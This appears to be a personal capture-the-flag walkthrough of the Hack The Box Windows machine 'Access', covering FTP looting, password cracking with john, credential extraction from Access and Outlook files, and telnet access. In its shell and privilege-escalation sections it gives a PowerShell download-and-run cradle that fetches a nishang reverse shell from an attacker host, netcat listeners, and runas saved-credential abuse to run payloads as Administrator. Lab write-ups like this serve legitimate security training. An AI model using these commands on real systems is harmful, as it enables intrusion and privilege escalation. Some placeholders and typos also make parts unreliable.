

HTB – Access

HTB/THM : Name

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- a. Attack Vector
- b. Mode of Attack

Machine Information

Contents	Description
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Contents	Description
Name	HTB : Access
Difficulty	Easy
OS	Windows
Shell_Exploit	Windows Access DB + Clear Text Creds
Priv_Esc	Credentials Stored in dpAPI + RunAS OR Mimikatz
Miscellaneous	----

Scanning

Nmap

2 ports are open

```

PORT      STATE SERVICE REASON
21/tcp    open  ftp     syn-ack
23/tcp    open  telnet  syn-ack
80/tcp    open  http    syn-ack

```

Enumeration

Web Browser

a. robots.txt

Nothing

b. source code

```
1 <!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN">
2 <html>
3 <head>
4 <title>MegaCorp</title>
5 <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1">
6 </head>
7
8 <body>
9 <div align="center">
10 <p><strong><font size="5" face="Verdana, Arial, Helvetica, sans-serif">LON-MC6</font></strong> </p>
11 <p></p>
12 </div>
13 </body>
14 </html>
15
```

c. basic website enumerations/Spidering

d. searchsploit/online Databases

Nothing

e. Gobuster Scan

Only one Directory

```
=====
2022/11/08 13:31:29 Starting gobuster in directory enumeration mode
=====
/aspnet_client      (Status: 301) [Size: 156] [--> http://10.10.10.98/aspnet_client/]
Progress: 20386 / 20472 (99.58%)=====
2022/11/08 13:32:07 Finished
=====
[+] Completed!!!
```

f. Other Enumerations

FTP

```
200 PORT command successful.
125 Data connection already open; Transfer starting.
08-23-18 08:16PM <DIR> Backups
08-24-18 09:00PM <DIR> Engineer
226 Transfer complete.
ftp> cd Backups
250 CWD command successful.
ftp> get backup.mdb
local: backup.mdb remote: backup.mdb
200 PORT command successful.
```

- We have to Directories; lets switch to **binary mode** and download them
-

Exploit

a. Attack Vector

As we know there is no other way; so going through thses filse might be the only way.

```
strings filename
```

```
ID="{B30AFA92-66F4-4060-9CBA-EAEF20756DC0}"
Name="att2000"
HelpContextID="0"
VersionCompatible32="393222000"
CMG="B0B24FB553B553B553B553"
DPB="60629F60A060A060"
GC="1012EF10F010F0EF"
[Host Extender Info]
```

```
7zip l -slt file.zip
```

```
Path = Access Control.zip
Type = zip
Physical Size = 10870
-----
Path = Access Control.pst
Folder = -
Size = 271360
Packed Size = 10678
Modified = 2018-08-23 19:13:52
Created = 2018-08-23 18:44:57
Accessed = 2018-08-23 18:44:57
Attributes = A
Encrypted = +
Comment =
CRC = 1D60603C
Method = AES-256 Deflate
Host OS = FAT
Version = 20
Volume Index = 0
```

- Not much information, the file is protected using AES-256, so lets try bruteforcing using zip2john
- `zip2john file.zip access-control.hash`

Now lets try to extract the password for this file. there are 2 ways to do it. One is easy and logical and the other one is straight forward enumeration

Method 1

- First use strings command to get the infromations in the *backup.mdb* file

```
strings backup.mdb
```

- No save the result to a text file and name it wordlist.txt; this might contain the password for the *zip file*

```
strings backup.mdb > wordlist.txt
```

- Now use this wordlist against the zip2john hash file using johntheripper

```
john --wordlist=wordlist.txt access-control.hash
```

```
root@htb:~/htb/boxes/ john --wordlist=wordlist.txt access-control.hash
Using default input encoding: UTF-8
Loaded 1 password hash (ZIP, WinZip [PBKDF2-SHA1 128/128 AVX 4x])
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
lg 0:00:00:00 DONE (2019-02-27 18:46) 33.33g/s 7366p/s 7366c/s 7366C/s 0046}#2...YkkoQMjio
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Method-2

- `mdb-sql <filename.mdb>`
- `list tables`
- `go`

```
└─$ mdb-sql backup.mdb
1 => list tables
2 => go

+-----+
|Tables|
+-----+
|acc_antiback|
|acc_door|
|acc_firstopen|
|acc_firstopen_emp|
|acc_holidays|
|acc_interlock|
|acc_levelset|
|acc_levelset_door_group|
|acc_linkageio|
|acc_map|
```

- `mdb-tables <file.mdb>` This serves the same purpose as above but is useful for the user to pipe.
- `for i in $(mdb-tables backup.mdb); do echo $i; done > list-of-tables.txt`

```

└─$ for i in $(mdb-tables backup.mdb); do echo $i; done | tee table_list.txt
acc_antiback
acc_door
acc_firstopen
acc_firstopen_emp
acc_holidays
acc_interlock
acc_levelset
acc_levelset_door_group
acc_linkageio
acc_map
acc_mapdoorpos
acc_morecardempgroup
acc_morecardgroup
acc_timeseg
acc_wiegandfmt
ACGroup
acholiday
ACTimeZones
action_log
AlarmLog

```

- `mdb-export backup.mdb auth_user` --> (suspicious table_NAME)

```

(kali@kali)-[~/oSCP_Prep/htb/windows/3.Access]
└─$ mdb-export backup.mdb auth_user
id,username,password,Status,last_login,RoleID,Remark
25,"admin","admin",1,"08/23/18 21:11:47",26,
27,"engineer","access4u@security",1,"08/23/18 21:13:36",26,
28,"backup_admin","admin",1,"08/23/18 21:14:02",26,

```

This could be your actual route, the long way.

- `mkdir tables`
- `for i in $(mdb-tables backup.mdb); do mdb-export backup.mdb $i > tables/$i; done`
- `cd tables`

```
(anonymous@darkrai)-[~/.../htb/windows/8.Access/tables]
$ ls
acc_antiback      AuditedExc        django_session    SchClass
acc_auxiliary     AUTHDEVICE        EmOpLog           SECURITYDETAILS
acc_door          auth_group        empitemdefine     ServerLog
acc_firstopen     auth_group_permissions EXCNOTES          SHIFT
acc_firstopen_emp auth_message       FaceTemp          STD_WiegandFmt
acc_holidays      auth_permission   FaceTempEx        SystemLog
acc_interlock     auth_user         FingerVein        TBKEY
acc_levelset      auth_user_groups  FingerVeinEx      TBSMSALLOT
acc_levelset_door_group auth_user_user_permissions HOLIDAYS          TBSMSINFO
acc_levelset_emp  base_additiondata iclock_dstime     TEMPLATE
acc_linkageio     base_appoption    iclock_oplog      TEMPLATEEx
acc_map           base_basecode     iclock_testdata   TmpPermitDoors
acc_mapdoorpos    base_datatranslation iclock_testdata_admin_area TmpPermitGroups
acc_monitor_log   base_operatortemplate iclock_testdata_admin_dept TmpPermitUsers
acc_morecardempgroup base_option        LeaveClass        UserACMachines
acc_morecardgroup base_personaloption LeaveClass1        UserACPrivilege
acc_morecardset   base_stresource   LossCard          USERINFO
```

now you have the password so go extract the **zip file**
 You will get a **.pst file**; use **readpts** command to open it


- `readpts <filename.pst>`
- `cat "access control.mbox | grep password"`

```
(kali@kali)-[~/oSCP_Prep/htb/windows/3.Access]
$ cat Access\Control_mbox | grep password
The password for the "security" account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.
</o:shapelayout></xml><![endif]--></head><body lang=EN-US link="#0563C1" vlink="#954F72"><div class=WordSection1><p class=MsoNormal>Hi there,</p></p><p class=MsoNormal></p></p><p class=MsoNormal>The password for the security account has been changed to 4Cc3ssC0ntr0ller. Please ensure this is passed on to your engineers.</p></p><p class=MsoNormal></p></p><p class=MsoNormal>John</p></p></div></body></html>
```

More graphical way of getting the credentials using MS Access

Tables		auth_user						
auth_group_permissions		id	username	password	Status	last_login	RoleID	Remark
auth_message		25	admin	admin		11-2018 21:11:47	26	
auth_permission		27	engineer	access4u@sec		11-2018 21:13:36	26	
auth_user		28	backup_admin	admin		11-2018 21:14:02	26	
auth_user_groups		(New)				01-2011 16:06:41	0	
auth_user_user_permissions								
AUTHDEVICE								

Getting the password via outlook



b. Mode of Attack

Now that you get the Passwords; just TELNET into the victim with the found creds.

```
telnet 10.10.10.98 and give the username and password
```

To change the shell to a good tty shell

Attacker

```
cd pwd
cp /opt/nishang/Shells/Invoke-PowerShellTcp.ps1 .
mv Invoke-PowerShellTcp.ps1 nishang.ps1
```

Target

```
powershell "IEX(New-Object
Net.WebClient).downloadString('http://attacker_IP:PORT/nishang.ps1')
```

- That's it you'll get a reverse powershell.

OR

Attacker

```
nc -lvnp port  
msfvenom asdasd
```

OR

```
msfvenom -p
```

Target --> Executing a Powershell Command in Command Prompt

```
C:\> powershell [-noexit] -executionpolicy  
bypass/Unrestricted -File <Filename>  
C:\> PowerShell.exe -command "C:\temp\TestPS.ps1"  
C:\> PowerShell.exe Invoke-Command -ScriptBlock {  
"C:\temp\TestPS.ps1"}  
C:\> PowerShell.exe -ExecutionPolicy Unrestricted -command  
"C:\temp\TestPS.ps1"
```

User key

```
Listing: C:\Users\security\Desktop  
=====
```

Mode	Size	Type	Last modified	Name
----	----	----	-----	----
100666/rw-rw-rw-	282	fil	2018-08-22 04:05:59 +0530	desktop.ini
100777/rwxrwxrwx	460	fil	2022-11-09 15:25:58 +0530	rev-7799.bat
040777/rwxrwxrwx	0	dir	2022-11-09 20:33:00 +0530	test
100444/r--r--r--	34	fil	2022-11-09 14:11:41 +0530	user.txt

```
  
meterpreter > cat user.txt  
fdaad169811c55d42197b1ca778aedab
```

a. Attack Vector

We first find the vul'n; either manually or using any automatic script

Attacker

- `nc -lvnp port`
- `cp /opt/JAWS/jaws-enum.ps1 <pwd>`
- `mv jaws-enum.ps1 jaws.ps1`
- `python -m http.server`

Target

- `powershell "IEX(New-Object Net.WebClient).downloadString('http://attacker_IP:PORT/jaws.ps1')"`
- **OR Simply run the following**
- `cmdkey /list` --> Jaws.ps1 runs this command and finds the result automatically, you can do it manually as well.

Stored Credentials

Currently stored credentials:

```
Target: Domain:interactive=ACCESS\Administrator
Type: Domain Password
User: ACCESS\Administrator
```

b. Mode of Attack

Exploiting the **RunAs** vul'n

```
where cmd.exe
```

```
where runas
```

```
C:\Windows\System32\runas.exe /user:ACCESS\Administrator
/save:cred "C:\Windows\System32\cmd.exe /c type
C:\Users\Administrator\Desktop\root.txt >
C:\Users\security\Desktop\root.txt"
```

OR Simply run the above command without the full paths of the binaries *runas.exe* and *cmd.exe* instead just give *runas* and *cmd*

```
runas /user:ACCESS\Administrator /save:cred "cmd.exe /c type
C:\Users\Administrator\Desktop\root.txt >
C:\Users\security\Desktop\root.txt"
```

```
C:\Users\security\Desktop>runas /user:ACCESS\Administrator /save:cred "cmd.exe /c type C:\Users\Administrator\Desktop\
root.txt > C:\Users\security\Desktop\root.txt"
runas /user:ACCESS\Administrator /save:cred "cmd.exe /c type C:\Users\Administrator\Desktop\root.txt > C:\Users\securi
ty\Desktop\root.txt"

C:\Users\security\Desktop>type root.txt
type root.txt
2e62f8924b8a2668a50f94f4d3fb4d9f
```

Use the vul'n to spawn a reverse shell since its running with Admin privs, you will get a admin shell

```
runas /user:ACCESS\Administrator /save:cred "cmd.exe /c
C:\Users\path\to\payload.bat"
```

```
Directory of C:\Users\Administrator\Desktop

07/14/2021  02:40 PM    <DIR>          .
07/14/2021  02:40 PM    <DIR>          ..
11/09/2022  08:41 AM                34 root.txt
               1 File(s)                34 bytes
               2 Dir(s)  3,344,740,352 bytes free
```

```
C:\Users\Administrator\Desktop>type root.txt
type root.txt
2e62f8924b8a2668a50f94f4d3fb4d9f
```

```
C:\Users\security\Desktop>runas /user:ACCESS\Administrator /save:cred "cmd.exe /c C:\Users\security\Desktop\test\pow-7
799.bat"
runas /user:ACCESS\Administrator /save:cred "cmd.exe /c C:\Users\security\Desktop\test\pow-7799.bat"
```

